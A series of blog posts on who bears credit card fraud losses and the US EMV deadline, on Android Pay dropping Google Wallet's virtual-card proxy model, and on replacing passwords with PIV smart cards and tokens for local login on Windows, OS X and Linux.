Who actually pays for credit card fraud? (part III)

Stalemate

Previous two posts [part I, part II] reviewed the counter-intuitive dynamics of how payment networks externalize and disperse fraud, by setting issuers and merchants against each other over direct losses. Those actors in turn incorporate expected losses into cost of services rendered to consumers.

As long as fraud costs are predictable and already factored into existing prices, they can be viewed as the cost of doing business.  Granted such losses incorporate an element of chance and perfect projections are not possible. Some years it may be less than projected, adding to the bottom line, while other years “black-swan” events such as the Target breach could result in much higher losses than expected. But as long as risks are manageable, it creates a stalemate in the system, one that goes a long way to explain why card networks have not particularly motivated to institute a crash-upgrade to EMV across the board. Issuers and merchants are locked into an archaic technology— the ubiquitous magnetic stripe and CVC2 codes— which are trivially defeated by vanilla PC malware, card-skimmers, compromised point-of-sale terminals and phishing scams. Yet the cost of upgrading point-of-sale terminals (and payment-processor connections— this one is not a simple matter of attaching an NFC reader and relying on backwards compatibility) may exceed projected reductions in fraud. As late as 2012 Glennbrook stated:

“In the US the common assumption is that the current level of counterfeit card fraud is too low to merit an industry-wide investment in EMV technology.”

Placing incentives on the right actors

That brings up the question about who should be paying for improving security and reducing fraud in the system. There is a certain logic to exempting card-holders out of the fight around who gets to absorb fraud losses: there is very little actionable for individuals in the way of reducing risk. In fact most “intuitive” responses can be counter-productive for the overall payments ecosystem: avoiding plastic in favor of cash— as consumers were reportedly doing in response to recent breaches— may indeed reduce fraud figures but only at the expense of losing issuer and revenue. (It may also increase cash losses which unlike credit-card fraud is not distributed to other individuals in the risk pool. As consumers in Greece noticed, when households began to stockpile cash and valuable, thefts and burglaries increased.)

Issuers and acquirers have more direct control over the risk levers in a given transactions. Issuing bank has the one final say in authorizing every transaction, with knowledge of amount and some notion of merchant involved. To improve their odds, they develop or more commonly out-source sophisticated risk management systems that sift through the haystack of card-holder transactions in real-time and flag suspicious patterns. Similarly merchants can institute policies based on their level of risk tolerance. Examples for retail outlets include:

  • Accepting thresholds set by networks for when signatures are required. Starbucks prefers to keep the line moving for smaller amounts, since quick customer service is critical in a volume business, but take time to pause on larger purchases
  • Requiring a valid government-issued ID with name matching the payment card
  • Prompting for additional card-holder information that can be checked during authorization process. Gas station pumps requesting ZIP code is the canonical example

Likewise e-commerce merchants subject to card-not-present risks can set certain policies such as:

  • Collecting CVC2 codes for additional card verification (Interestingly many large merchants including Amazon did not do this for the longest time)
  • Not shipping to PO boxes. These are easy to obtain and favored by shipping-mules to hide their true address
  • Checking billing address during authorization against information entered by the customer
  • Requiring additional verification when shipping address is different from billing address

All of these are actionable for the issuer/merchant and more importantly, decisions can be made independently by each actor. Set the rules too conservatively, and legitimate customers are driven away because their purchases are declined. Set them too liberally and an entire underground crew of professional crooks decide to prey on that merchant.

EMV deadline

Clearly something did change in the intervening years because Visa and MasterCard set a deadline of Oct 1st 2015 for EMV adoption in the US. The timing of the announcement coincided with the aftermath of large-scale breaches at Target and Home Depot. While correlation is not causation, one could speculate that card networks capitalized on the climate of heightened fear among consumers at the time to accelerate an EMV agenda which had been slow to gain traction until that point. Mainstream media also latched on a simplistic rhetoric that chip-and-PIN equals no more data breaches, creating a perfect environment to push EMV migration. With merchants backed into a corner too busy explaining why their shoddy security resulted in frequent data breaches, there would be no room for the type of careful cost/benefit analysis that has been otherwise the hallmark of risk management in payments.

So-called “upgrade” plan itself took the form of an ultimatum to issuers and merchants. Past the deadline, rules for disputing in-store transactions change. If the issuing bank had provided the customer with a chip&PIN card but the merchant terminal was only capable of swipe transactions, now it is the merchant who gets to eat the loss if that charge is later disputed by the card-holder. Conversely for those few situations when the merchant would have been on the hook, such as skimping on signed receipts in the interest of quick customer turnover, the bank may be stuck with the loss if the merchant POS had been upgraded for processing EMV transactions but customer card only had swipe capability. (Interestingly enough, if neither side had upgraded then business-as-usual rules apply. In that sense, not upgrading is the optimal outcome for both merchant/issuer when viewed as prisoner’s dilemma game, but the threat that the other side may “defect” would inspire both to settle for the more costly action of going through the upgrade.)

This is another great example of cost diffusion at work. Note that Visa and MasterCard are not on the hook for the vast majority of upgrade costs. The letters V and M in “EMV” may stand for their names but past research & development on EMV has become a historic sunk cost at this point. It is the issuing bank that must shell out for printing, personalizing and mailing millions of cards to their customers. Similarly the merchant is responsible for purchasing or leasing new equipment to accept EMV transactions. On the surface, consumers are off the hook again, much like their indemnification over fraudulent purchases. But to echo Robert Heinlein, TANSTAAFL: those issuer and merchant expenses be paid from somewhere. Absent any government subsidies to encourage better security— which have never played a significant role in this space— that source is the price of goods and services. Consumers will indirectly pay for this upgrade cycle too.

CP
Who actually pays for credit card fraud? (part II)

[continued from part I, which provides background]

The answer to the burning question of who gets to pay for fraudulent credit-card transactions is influenced by many factors. On the one hand there are the particulars of the situation that vary between each incident: whether it was a stolen card, where the charges took place and how quickly the card-holder contacted their financial institution. At the other extreme, there are large-scale policy issues decided for the entire ecosystem by regulatory regimes for consumer protection. For example in Europe, part of the reason EMV adoption happened in a hurry is that banks seized the opportunity to shift presumption of guilt to consumers. This so-called “liability shift” was predicated on the assumption that because EMV cards are very unlikely to be cloned or used without knowledge of the PIN (an incorrect assumption on many levels, it turns out due to vulnerabilities in the design that are being exploited in the wild) the burden of proof is on the card-holder to prove that they did not in fact.

In the US, there is a belief that consumers are not liable for credit-card fraud. It is a simple message to communicate, which makes it a common refrain for advertising/PR campaigns encouraging consumers to swipe those cards liberally without fear. It sounds reassuring. It is also not entirely accurate.

On the one hand, it is true that the US model starts out with a presumption of innocence. When the card-holder contests a charge, the bank temporarily suspends it while an investigation is under way. But more importantly, the burden of proof on consumer side is much lower. Unless the retailer can prove that the customer in fact made the purchase or at least show they have done due diligence by producing a signed receipt, they are on the hook. (That also means for card-not-present purchases such as those happening on the Internet, the merchant is very likely going to be the one eating the loss.) If there is evidence of card-holder participation, it is now between issuer and consumer to decide. The signature on the receipt could have been forged, indicating a cloned card, or perhaps the merchant authorized a different amount than originally agreed. In all cases, unless the parties in question can prove conclusively that a card-holder knowingly authorized that exact charge, the losses are absorbed by issuing bank or merchant.

In theory this is a very consumer-friendly regime. All the while surprising that it has gained traction in the US, while Europe with its tradition of consumer protection would favor the opposite. It places incentives for combating fraud on the parties most capable of taking action. Issuers can refine their statistical models to better distinguish legitimate vs fraudulent activity, meanwhile merchants can implement policies based on their risk/benefit calculations. For example online merchants may refuse to ship to addresses other than the billing address on the card, retailers may ask to check ID for large purchases, meanwhile Starbucks can define its own threshold above which signatures are required even if it means slowing down the line. That still leaves open one question: what happens to the losses that issuers and merchants still incur after all of these mitigations have been implemented?

Indiscriminate insurance

Imagine a car insurance company that charges all drivers the same rate, regardless of their demographics (no over-charging young people living alone to subsidize older married couples), past driving record or the current value of their vehicle. This is in effect how credit-card losses are distributed throughout the payment system.

Not being directly liable for fraudulent charges is not the same as being completely off the hook. US regulatory frameworks may have conspired with the card networks’ own business model to off-load losses away from card holders and towards merchants & issuers. But there is no rule that dictates those parties may not pass those costs on to consumers in the form of higher prices. In fact this concern comes up for merchants even in the absence of fraud.  Recall that a credit-card purchase could involve upwards of 3% fee compared to a cash purchase. (If that sounds negligible, consider that some retailers such as grocery stores have razor-thin profit margins less than 5%. In effect they are giving up half of their profit, which goes a long way towards explaining why Wal-Mart, Target etc. were highly motivated to spearhead a merchant consortium to create alternative payment rails.) The economically rational behavior would be to introduce a surcharge for credit card purchases. The reason that did not happen in practice is that it ran afoul of Visa/MasterCard rules until recently. In 2013 a court settlement finally allowed merchants to start passing on costs to consumers but only in certain states.

A similar situation applies to dispersing the effect of fraud. If merchants are setting prices based on the expectation that they will lose a certain percent of revenues to fraud, all customers are sharing in that cost. The bizarre part is that customers are not even subsidizing each other any longer, but complete strangers with no business relationship to the retailer. Imagine consumer Bob has his credit-card information stolen and used at some electronics retailer for a fraudulent purchase, even though Bob himself never shops there. When consumer Alice later frequents the same store, she is in effect paying a slightly higher price to make up for the charge-back caused by crooks using Bob’s card.

Moral hazard?

Same calculus applies on the issuer side, except there is arguably a greater element of individual responsibility. This time it is not about a specific “price” charged to consumers per se, but subtle adjustments to terms of credit for accommodating expected losses. For example, the annual fee for the privilege of carrying the card might be a little higher, its APR on balances set to a few basis points higher or the rewards program a little less generous. If Alice and Bob were both customers of the same bank and Bob experiences fraudulent charges because he typed his credit-card information into a phishing page, Alice is indirectly paying for that moment of carelessness.

Whatever one might say about the virtues of this system, fairness is not one of its defining features. The system provides Bob with peace of mind in the same way that insurance will pay for repairing a car after the owner repeatedly drives it into a ditch. Unlike car insurance, costs are not reflected on specific individuals with increased premiums. Instead fraud losses are socialized across the entire customer base. Now in fairness to Bob, he may not have been responsible for the breach. Even the most cautious and responsible card-holder has little control over whether Target or Home Depot point-of-sale terminals have been compromised by malware that captures card details in the course of a routine purchase. What could be more routine than using a credit card at a reputable nation-wide retailer in an actual bricks-and-mortar store? Neither can Bob compensate for fundamental design weaknesses in payment protocols, such as the ease of cloning magnetic stripes by unilaterally upgrading himself to chip&PIN card.

[continued]

CP

Who actually pays for credit card fraud? (part I)

In the aftermath of a credit-card breach, an intricate dance of finger-pointing  begins. The merchant is already presumed guilty because the breach typically happened due to some vulnerability on their systems. Shifting the blame is difficult but one can take a cue from innovative strategies such as the one Target employed in suggesting that fraud could have been mitigated if only US credit-card companies switched to chip & PIN cards, which are far more resilient to cloning by malicious point-of-sale terminals. (In reality the story is not that simple, because the less secure magnetic-stripe is still present even on chip cards for backwards compatibility.) But credit card companies will not take that sitting down: it is all the merchants’ fault— in other words the Targets of the world—they will respond. What is the point of issuing chip cards when stores have archaic cash registers that can only process old-fashioned “swipe” transactions where the chip is not involved?

They have a point. October 1st 2015 was the deadline set by Visa/MasterCard for US retailers, partly in response to large-scale breaches such as Target and Home Depot, for all retailers and banks to switch to chip cards. Payment networks may have thrown down the gauntlet but by all appearances their bluff was called: less than half the cards in circulations have chips and barely a quarter of merchants can leverage them, according to a Bloomberg report. That state of affairs sows a great deal of confusion around why so little has been done to improve the security of the payment system. After all EMV adoption happened in Europe a decade earlier by comparison and at much faster clip. This feeds conspiracy theories to the effect that banks/merchants/name-your-villain does not care  because they are not on the hook for losses. This post is an attempt to look into the question of how economic incentives for security are allocated in the system.

Payment networks


Roles in payment network

Roles in a typical payment network

Quick recap of the roles in a typical credit card transaction:

  • Card-holder is the person attempting to make a payment with their card
  • Merchant is the store where they are making a purchase. This could be a bricks-and-mortar store in meatspace with a cash register or an online ecommerce shop accepting payments from a web page.
  • Issuing bank: This is the financial institution who provided the consumer with their card. Typically the issuer
  • Acquiring bank: The counterpart to the acquirer, this is the institution that holds funds in custody for the merchant when payments are made
  • Payment network, in other words Visa or MasterCard. This is the glue holding all of the issuers and acquirers together, orchestrating the flow of funds from acquirers to issuers. One note about American Express and Discover: In these networks, the network itself also operates as issuer and acquirer. While they partner with specific banks to issue co-branded cards (such as a “Fidelity AmEx” card”) with revenue-sharing on issuer fees, the transaction processing is still handled by the network itself.

In reality there can be many more middle-man in the transaction vying for a cut of the fees, such as payment processors who provide merchants with one-stop solutions that include all the hardware and banking relationships.

Following the money

Before delving into what happens with fraudulent transactions, let’s consider the sunny-day path. Merchant pays some percent of the purchase, typically 2-3% for credit transactions depending on type of card, much lower for debit cards routed through the different PIN-debit network, for the privilege of accepting cards in return for the promise of higher sales and reduced overheads managing unwieldy bundles of cash. Lion’s share of that goes to the issuer— after all, they are the ones on the hook for actual credit risk– the possibility that having made a purchase and walked out of the store with their shiny object on borrowed money, the consumer later defaults on the loan and does not pay their credit card bill. (That also explains why debit cards can be processed with much lower overhead and why retailers are increasingly pushing for debit: in that case the transaction only clears if the card-holder already has sufficient funds deposited in their bank account. There is no concern about trying to recoup the payment down the road with interest.) Remainder of that fee is divvied up between acquirer, payment network and payment processors facilitating the transaction along the way.

When things go wrong

What about fraudulent transactions? First note that issuing bank itself is in the loop for every transaction. So the bank has an opportunity to decline any purchase if the issuer decides that the charge is suspicious and unlikely to be authorized by the legitimate cardholder. (That alone should be a cue that issuers in fact have a stake in preventing fraud: otherwise they should cynically take the position that every purchase is revenue opportunity, the higher the sum the greater the commission, and green-light everything and let someone else worry about fraud.) But those systems are statistical in nature, predicated on identifying large deviations from spending patterns while also trying to avoid false-positives. If a customer based in Chicago has suddenly starts spending large sums in New York, is that a stolen card or are they on vacation? Some amount of fraud inevitably gets past the heuristics. When the consumer calls up their bank at the end of the month and contests a particular charge appearing on their bill, the fundamental question stands: who will be left holding the bag?

[continued in part II]

CP

Android Pay: proxy no more

[Full disclosure: this blogger worked on Google Wallet 2011-2013]


This blogger recently upgraded to Android Pay, one half of the mobile wallet offering from Google. The existing Google Wallet application retains functionality for peer-to-peer payments, while NFC payments are moved to the new Android Pay. At least that is the theory. In this case NFC tap-and-pay stopped working altogether. More interestingly, trying add cards from scratch showed that was not just a routine bug or testing oversight.  It was a deliberate shift in product design: the new version is no longer relying on “virtual cards” but instead integrates directly with card issuers. That means all cards are not created equal; only some banks are supported. (Although there may have been an ordinary bug too— according to Android Police, there is supposed to be an exception made for existing cards already used for NFC payments.)

Not all cards are welcome

Not all cards are welcome in Android Pay

Let’s revisit the economic aspects of the virtual-card model and outline why this shift was inevitable. Earlier blogs posts covered the technical aspects of virtual cards and how they are used by Google Wallet. To summarize, starting in 2012 Google Wallet did not in fact use the original credit-card when making payments. Instead a virtual-card issued by Google** is provisioned to the phone for use in all NFC transactions. That card is “virtual” in two senses. First it is an entirely digital payment option; there is no plastic version that can be used for swipe transactions. (There is a separate plastic card associated with Google Wallet; confusingly that card does not have NFC and follows a different funding model.) Less obvious, consumers do not have to fill out an application or pass a credit-history check to get the virtual card; in fact, it never shows up in their credit history. At the same time that card is very “real” in the sense of being a full-fledged MasterCard with 16 digit card number, expiration date and all the other attributes that make up a standard plastic card.


Proxying NFC transactions with a virtual card

Proxying NFC transactions with a virtual card

When the virtual card is used at some brick-and-mortar retailer for a purchase, the point-of-sale terminal tries to authorize the charge as it would for any other vanilla card. By virtue of how transactions are routed on payment networks such as Visa/MasterCard, that charge is eventually routed to the “issuing bank”— which happens to be Google. In effect the network is asking the issuer: “Can this card be used to authorize pay $21.55 to merchant Acme?” This is where the real-time proxying occurs. Before answering that question from the merchant, Google first attempts to place a charge for the same amount on one of the credit-cards supplied ahead of time by that Google Wallet user. Authorization for the virtual-card transaction is granted only if the corresponding charge for the backing instrument goes through.

(Interesting enough, that design makes NFC virtual card a prepaid card on steroids. Typically a prepaid-card is loaded ahead of time with funds and that balance later gets withdrawn down to pay for a purchase. Virtual card is doing the same thing on a highly compressed timeline: the card is “funded” by charging the backing credit-card and exact same balance is withdrawn to pay the merchant. The difference: it happens in a matter of seconds in order to stay under the latency requirements of payment networks.)

Why proxy?

So why all this complexity? Because it allows supporting any card without additional work required by the issuer. Recall that setting up a mobile NFC wallet requires provisioning a “payment instrument” capable of NFC transactions to that device. That is not just a matter of recording a bunch of details such as card number and CVV code once. Contactless payments use complex protocols involving cryptographic keys that generate unique authorization codes for each transaction. (This is what makes them more resistant to fraud involving compromised point-of-sale terminals, as in the case of Target and Home Depot breaches.) Those secret keys are only known to the issuing bank and can not be just read off the card-face by the consumer. That means provisioning a Citibank NFC card requires the mobile wallet to integrate with Citibank. That is how the original Google Wallet app worked back in 2011.

The problem is that such integrations do not scale easily, especially when there is a hardware secure element in the picture. There is a tricky three-way dance between the issuing bank who controls the card, mobile-wallet provider that authors the software on the phone and trusted service manager (TSM) tasked with managing over-the-air installation of applications on a family of secure elements. Very little about the issuer side is standardized, meaning that proliferating issuers also means a proliferation in the number of one-off integrations required to support each card.

Virtual cards cleanly solve that problem. Instead of having to integrate against incompatible provisioning systems from multiple banks, there is exactly one type of card provisioned to the phone. Integration with existing payment networks is instead relegated to the cloud, where ordinary online charges are placed against a backing instrument.

Proxy model: the downsides

While interesting from a technical perspective and addressing one of the more pressing obstacles to NFC adoption— namely users stymied by their particular financial institution not being supported— there are also clear downsides to this design.

Economics

As industry observers were quick to point out soon after launch, the proxy model is not economically viable at scale. Revisiting the picture above, there is a pair of transactions:

  1. Merchant places a charge against a virtual card
  2. Issuer of the virtual card places a charge for the identical amount against the consumer’s credit card

Both are going through credit-card networks. By virtue of how these network operate, each one incurs a fee, which is divvied up among various parties along the way. While the exact distribution varies based on network as well bargaining positions of issuer/acquirer banks, an issuing acquiring bank typically receives the lion’s share but less than 100%. For the above transactions, the provider of the virtual card is acting as issuer for #1 and merchant for #2. Google can expect to collect fees from the fronting instrument transaction while paying a fee for the backing charge.

In fact the situation is worse due to the different transaction types. The second charge is card-not-present or CNP, the same way online purchases are done by typing card numbers into a webpage. Due to increased risk of fraud, CNP transactions carry higher fees than in-store purchases where the customer presents a physical card and signs a receipt. So even if one could recoup 100% of the fee from the fronting instrument, that would typically not cover the cost of backing transaction. (In reality, the fees are not fixed; variables such as card type can greatly complicate the equation. For example, while the fronting instrument is always a MasterCard, the backing instrument could be an American Express which typically boasts some of the highest fees, putting the service deeper into the red.)

Concentrating risk

The other problem stems from in-store and CNP modes having different consequences in the event of disputed transactions. Suppose the card-holder alleges fraud or otherwise objects to a charge. For in store transactions with a signed receipt, the benefit of the doubt usually goes to the merchant, and the issuing bank is left eating the loss. For card-not present transactions where merchants can only perform minimal verification of card-holder, the opposite holds: process favors the consumer and the merchant is left holding the bag. Looking at the proxy model:

  • Google is the card issuer for an in-store purchase
  • Google is the merchant of record for the online, card-not-present charge against the backing instrument

In other words, the model also concentrates fraud risk with the party in the middle.

Great for users, bad for business?

In retrospect the virtual-card model was a great boon for consumers. From the user perspective:

  • You can make NFC payments with a credit card from any bank, even if your bank is more likely to associate NFC with football
  • You can use your preferred card, even at merchants who claim to not accept it. A merchant may not honor American Express but the magic of virtual cards has a MasterCard channeling for that AmEx. Meanwhile the merchant has no reason to complain because they are still paying ordinary commissions and not the higher AmEx fee structure.
  • You continue earning rewards from your credit-card. In fact that applies to even category-specific rewards, thanks to another under-appreciated feature of the proxy model. Some rewards programs are specific to merchant types, such as getting 2x cash-back only when buying gas. To retain that behavior, the proxy model can use different merchant-category code (MCC) during each backing charge. When the virtual card is used to pay at a gas station, Google can relay the appropriate MCC for the backing transaction.

From a strategic perspective, these subsidies can be lumped in with customer-acquisition costs, similar to Google Wallet initially offering a free $10 when it initially launched or Google Checkout doing the same a few years back. Did picking up the tab for three years succeed in boot-strapping an NFC ecosystem? Here the verdict is mixed. Virtual cards successfully addressed one of the major pain-points with early mobile wallets: limited selection of supported banks. Unfortunately there was an even bigger adoption blocker for Google Wallet: limited selection of wireless carriers. Because Verizon, AT&T and T-Mobile had cast their lot with the competing (and now failed) ISIS mobile wallet, these carriers actively blocked alternative NFC solutions on their devices. The investment in virtual cards had limited dividends because of a larger reluctance to confront wireless carriers. It’s instructive that Apple pursued a different approach, painstakingly working to get issuers on-board to cover a large percentage of cards on the market—but decidedly less than the 100% coverage achievable with virtual cards.

CP

** More precisely issued by Bancorp under contractual agreement with Google.

Getting by without passwords: local login (part II)

[Part of a series on getting by without passwords]

Before diving into implementation details, a word of caution: local login with hardware tokens is more of a convenience feature than a security improvement. Counter-intuitive as that might sound, using of strong public key cryptography buys very little against the relevant threat model for local access: proximity to the device. A determined adversary who has already gotten within typing distance of the machine and staring at a login prompt does not need to worry about whether it is requesting a password or some new-fangled type of authentication. That screen can be bypassed altogether, for example by yanking the drive out of the machine, connecting it to another computer and reading all of the data. Even information stored temporarily in RAM is not safe against cold-boot attacks or malicious USB devices that target vulnerable drivers. For these reasons there is a very close connection between local access-control and disk encryption. Merely asking for a password to login is not enough when that is a “discretionary” control implemented by the operating system, “discretionary” in the sense that all of the data on disk is accessible without knowing that password. That would be trivially bypassed by taking that OS out of the equation, accessing the disk as a collection of bits without any of the OS-enforced access controls.

For this reasons local smart-card logon is best viewed as a usability feature. Instead of long and complex passwords, users type a short PIN. That applies not only for login, but for every time screen is unlocked after screen-saver kicks in due to inactivity. By contrast applying the same formula for remote authentication over a network does represent a material improvement. It mitigates common attacks that can be executed without proximity to the device, such as phishing or brute-forcing passwords.

With that disclaimer in mind, here is an overview of login with hardware tokens across three common operating systems. Emphasis is on finding solutions that are easily accessible to an enthusiast; no recompiling of kernels or switching to an entirely different Linux distribution. One note on terminology: the discussion will use “smart-card” as catch-all phrase to refer to cryptographic hardware, with the understanding that its physical manifestation can assume other forms including smart-cards, NFC tags and even smart-phones.

Windows

Windows supports smart-card login using Active Directory out-of-the-box. AD is the MSFT solution for centralized administration of machines in a managed environment, such as a large company or branch of government with thousands of devices being maintained by an IT department. While AD bundles many different features, the interesting one for our purposes is a notion of centralized identity. While each machine joined to a particular AD domain still has local accounts— accounts that are only meaningful to that machine and not recognized anywhere— it is also possible to login using a domain account that is recognized across multiple devices. That involves verifying credentials with the domain controller using Kerberos. Kerberos in turn has an extension called PKINIT to complete the initial authentication using public-key cryptography. That is how Windows implements smart-card logon.

That’s all good and well for enterprises but what about the average home user? A typical home PC is not joined to an AD domain- in fact the low-end flavors of Windows that are typically bundled with consumer devices are not even capable of being joined to a domain. It’s one of those “enterprise features” only reserved for more the more expensive SKUs of the operating system, as a great example of discriminatory pricing to ensure those companies don’t get away with buying one of the cheaper versions. Even if the user was running  the right OS SKU, they would still require some other machine running Windows Server to act as the domain controller. In theory one can devise kludges such as a local virtual machine running on the same box to serve as the domain controller, but these fall short of our criteria for being within reach of a typical power-user.

Enter third-party solutions. These extend the Windows authentication framework for local accounts to support smart cards without introducing the extra baggage of Active Directory or Kerberos. A past blog post from January 2013 described one solution using eIDAuthenticate.


eIDAuthenticate entry

eIDAuthenticate entry

Choosing a certificate from attached card

Choosing a certificate from attached card



eIDAuthenticate allows associating a trusted certificate with a local Windows account via the control panel. The user can later login to the account using a smart-card that has the corresponding private-key for that certificate. (eIDAuthenticate can also disable the password option and require smart-cards. But the same effect can be obtained less elegantly by randomizing the password.)

eIDAuthenticate setup— trial run

eIDAuthenticate setup— trial run


Using smart-card for local logon

Using smart-card for local logon

OSX

This case is already covered in a post from February on smart-card authentication in OS X which includes screenshots of the user-experience.

Linux / BSD

Unix flavors have by far the most complete story for authentication with smart-cards. Similar to the notion of extensible architecture of credential providers in Windows, Linux has pluggable authentication modules or PAMs. One of these is pam-pkcs11 for using hardware tokens. As the name implies, this module relies on the PKCS #11 standard as an abstraction for interfacing with cryptographic hardware. That means whatever gadget we plan to use must have a PKCS #11 module. Luckily the OpenSC project ships modules covering a variety of different hardware, including PIV cards of interest for our purpose. The outline of a solution combining these raw ingredients looks like:

  • Install necessary packages for PC/SC, OpenSC & pam-pkcs11
  • Configure system to include the new PAM in the authentication sequence
  • Configure certificate mappings for pam-pkcs11 module

While the first two steps are straightforward, the last one calls for a more detailed explanation. Going back to our discussion of smart-card login on OS X, the process breaks down into two stages:

  • Mapping: retrieving a certificate from the smart-card, verifying its validity and determining which user that certificate represents
  • Proof-of-possession: Verifying that the user holds the private-key corresponding to the public-key in the certificate. Typically this involves prompting for a PIN and asking the card to perform some cryptographic operation using the key.

While there is occasional variety in the protocol used for step #2 (even within PKINIT, there are two different ways to prove possession of private-key) the biggest difference across implementations concerns the first part. Case in point:

  • Active Directory determines the user identity from attributes of the certificate, such as the email address or Universal Principal Name (UPN). Note that this is an open-ended mapping. Any certificate issued by a trusted certificate authority with the right set of fields will do the trick. There is no need to register each such certificate with AD ahead of time. If a certificate expires or is revoked, a new one can be issued with the same attributes without having to inform all servers about the change.
  • eIDAuthenticate has a far more rudimentary, closed-ended model. It requires explicitly enumerating certificates that are trusted for a local account.
  • Ditto for OSX, which white-lists recognized certificates by hash but at least can support multiple certificates per account.**

Flexible mapping

By contrast to these pam-pkcs11 has by far the most flexible and well-developed model. In fact it is not a single model so much as a collection of different mapping options. These include the OSX/eIDAuthenticate model as special case, namely enumerating trusted certificates by their digest. Other mappers allow trusting open-ended set of credentials, such as any certificate issued by a specific CA with a particular email address or distinguished name, effectively subsuming the Active Directory trust model. But pam-pkcs11 goes far beyond that. There are mappers for interfacing with LDAP directories and even a mapper for integrating with Kerberos. In theory it can even function without X509 certificates at all; there is an SSH-based mapper that looks at raw public-keys retrieved from the token and compares against authorized keys files for the user.


UI after detecting smart-card

UI after detecting smart-card


Command line smart-card usage

Command line smart-card usage

Assuming one or more mappers are configured, smart-card login changes the user experience for initial login, screen unlocking and command-line login, including sudo. Screenshots above give a flavor of this on Ubuntu 14.

CP

** OSX also appears to have hard-coded rules around what type of certificates will be accepted; for example self-signed certificates and those with an unrecognized critical extension are declined. That makes no sense since trust in the key is not coming from X509- unlike the case of Active Directory- but explicitly whitelisting of individual public-keys. The certificate is just a glorified container for public keys in this model.

Getting by without passwords: the case for hardware tokens

Summary/jump-ahead:

  1. OSX local login sans passwords
  2. Linux local login sans passwords
  3. LUKS disk-encryption sans passwords
  4. PGP email encryption sans passwords
  5. SSH using PIV cards/tokens sans passwords

For an authentication technology everyone loves to hate, there is still plenty of activity around passwords:

  • May 7 was international password day. Sponsored by the likes of MSFT, Intel and Dell the unofficial website urges users to “pledge to take passwords to the next level.”
  • An open competition to select a better password hashing scheme has recently concluded and crowned Argon2 as the winner.

Dedicated cryptographic hardware

What better time to shift gears from an endless stream of advice on Choosing Better Passwords? This series of posts will look at some pragmatic ways one can live without passwords. “Getting rid of passwords” is a vague objective and calls for some clarification— lest trivial/degenerate solutions become candidates. (Don’t like typing in a password? Enable automatic login after boot and your OS will never prompt you.) At a high level, the objective is: replace use of passwords by compact hardware tokens that both improve security and reduce cognitive burden on users.

The scope of that mission goes beyond authentication. Typically passwords are used in conjunction with access control: logging into a website, connecting to a remote computer etc. But there are other scenarios: for example, full-disk encryption or protecting an SSH/PGP key stored on disk typically involves typing a passphrase chosen by the user. These are equally good candidates in search of better technology. For that reason we focus on using cryptographic hardware, instead of biometrics or “weak 2-factor” systems such as OTP which are trivially phishable. Aside from their security deficiencies, they are only usable for authentication and by themselves can not provide a full suite of functionality such as data encryption or document signing.

Hardware tokens have the advantage that a single token can be sufficient to displace passwords in a variety of scenarios and even multiple instances of the same scenario, such as logging into multiple websites each with their own authentication system. (In other words, no identity federation or single sign-on, otherwise the solution is trivial.) While reusing passwords is a dangerous practice that users are constantly cautioned against,  reusing same public-key credentials across multiple sites presents minimal risk.

It turns out the exact model of hardware token or its physical form-factor (card vs USB token vs mobile-device vs wearable) is not all that important, as long as it implements right functionality, specifically public-key cryptography. More important for our purposes is support from commodity operating systems with device-drivers, middleware etc. to provide the right level of interoperability with existing applications. The goal is not overhauling the environment from top to bottom by replacing every app, but working within existing constraints to introduce security improvements. For concrete examples here, we will stick with smart-cards and USB tokens that implement the US government PIV standard, which enjoys widespread support across both proprietary and open-source solutions.

PIN vs password: rearranging deck chairs?

One of the first objections might be that such tokens typically have a PIN of their own. In addition to physical possession of the token, the user must supply a secret PIN to convince it to perform cryptographic operations. That appears to contradict the original objective of getting rid of passwords. But there are two critical differences.

First as noted above, a single hardware token can be used for multiple scenarios. For example it can be used for login to any number of websites and send while sharing a password across multiple sites is a bad idea. In that sense the user only has to carry one physical object and remember one PIN.

More importantly, the security of the system is much less dependent on the choice of PIN compared to single-factor systems based on a password. PIN is only stored on and checked by the token itself. Without physical possession of the token it is meaningless. That is why short numeric codes are deemed sufficient; the bulk of the security is provided by having tamper-resistant hardware managing complex, random cryptographic keys that users could not be expected to memorize. You will not see elaborate guidelines on choosing an unpredictable PIN by combining random dictionary words. PIN is only used as an incremental barrier to gate logical access after the much stronger requirement of  access to the hardware. (Strictly speaking, “access” includes the possibility of remote control over a system connected to the token;  in other words compromising a machine where the token is used. While this is a very realistic threat model, it still relies on the user physically connecting their token to an attacker-controlled system.)

Here is a concrete example comparing two designs:

  • First website uses passwords to authenticate users. It stores password hashes in order to be able to validate logins.
  • Second website uses public-key cryptography to authenticate users. Their database stores a public-key for each user. (Corresponding private-key lives on a hardware token with a PIN, although this is an implementation detail as far as the website is concerned.)

Suppose both websites are breached and bad guys walk away with contents of their database. In the first scenario, the safety of a user account is at least partially a function of their skill at choosing good passwords. You would hope the website used proper password-hashing to make life more difficult for attackers, by making it costly to verify each guess. But there is a limit to that game. The costs of verifying hashed passwords increase alike for attackers and defenders attacker. Some users will pick predictable passwords and given enough computing resources these can be cracked.

In the second case, the attacker is out of luck. Difficulty of recovering a private-key from the corresponding public key is the mathematical foundation on which modern cryptography rests. There are certainly flaws that could aid such an attack: for example, weak randomness when generating keys has been implicated in creating predictable keys. But those factors are a property of hardware itself and independent of user skills. In particular, quality of the user PIN— whether it was 1234 or 588429301267— does not enter into the picture.

User skill at choosing a PIN only become relevant in case an attacker gains physical access. Even in that scenario, attacks against the PIN are far more difficult.

  • Well-designed tokens implement rate limiting, so it is not possible to try more than a handful guesses via the “official” PIN verification interface.
  • Bypassing that avenue calls for attacking the tamper-resistance of the hardware itself. This is certainly feasible given proper equipment and sufficient time. But assuming the token had appropriate physical protections, it is a manual, time-consuming attack that is far more costly than running an automated cracker on a password dump.

Starting out local

With that context, the next series of posts will walk through examples of replacing use of passwords in each scenario with a hardware token. In keeping with the maxim “be the change you want to see in the world,” we focus on use-cases that can be implemented by unilaterally by end-users, without requiring other people to cooperate. If you wanted to authenticate to your bank using a hardware token and their website only supports passwords, you are out of luck. There isn’t much that can be done to meaningfully implement a scheme that offers comparable security within that framework. You could implement a password manager that users credentials on the card to encrypt the password, but at the end of the day the protocol still involves submitting the same fixed secret over and over. By contrast local uses of hardware tokens can be implemented without waiting for any other party to become enlightened. Specifically we will cover:

  1. Logging into a local machine. Spoiler alert- due to how screen unlocking works, this also covers that vexing question of “how do I unlock my screen using NFC?”
  2. Full-disk encryption
  3. Email encryption and signing with PGP

Also worth pointing out: SSHing to remote server with PIV token was covered earlier for OSX. Strictly speaking this is not “local” usage, but it satisfies the criteria of not requiring changes to systems outside our control. Assuming the remote server is configured for public-key authentication, how users are managing their private-key on their end remains transparent to other peers.

CP

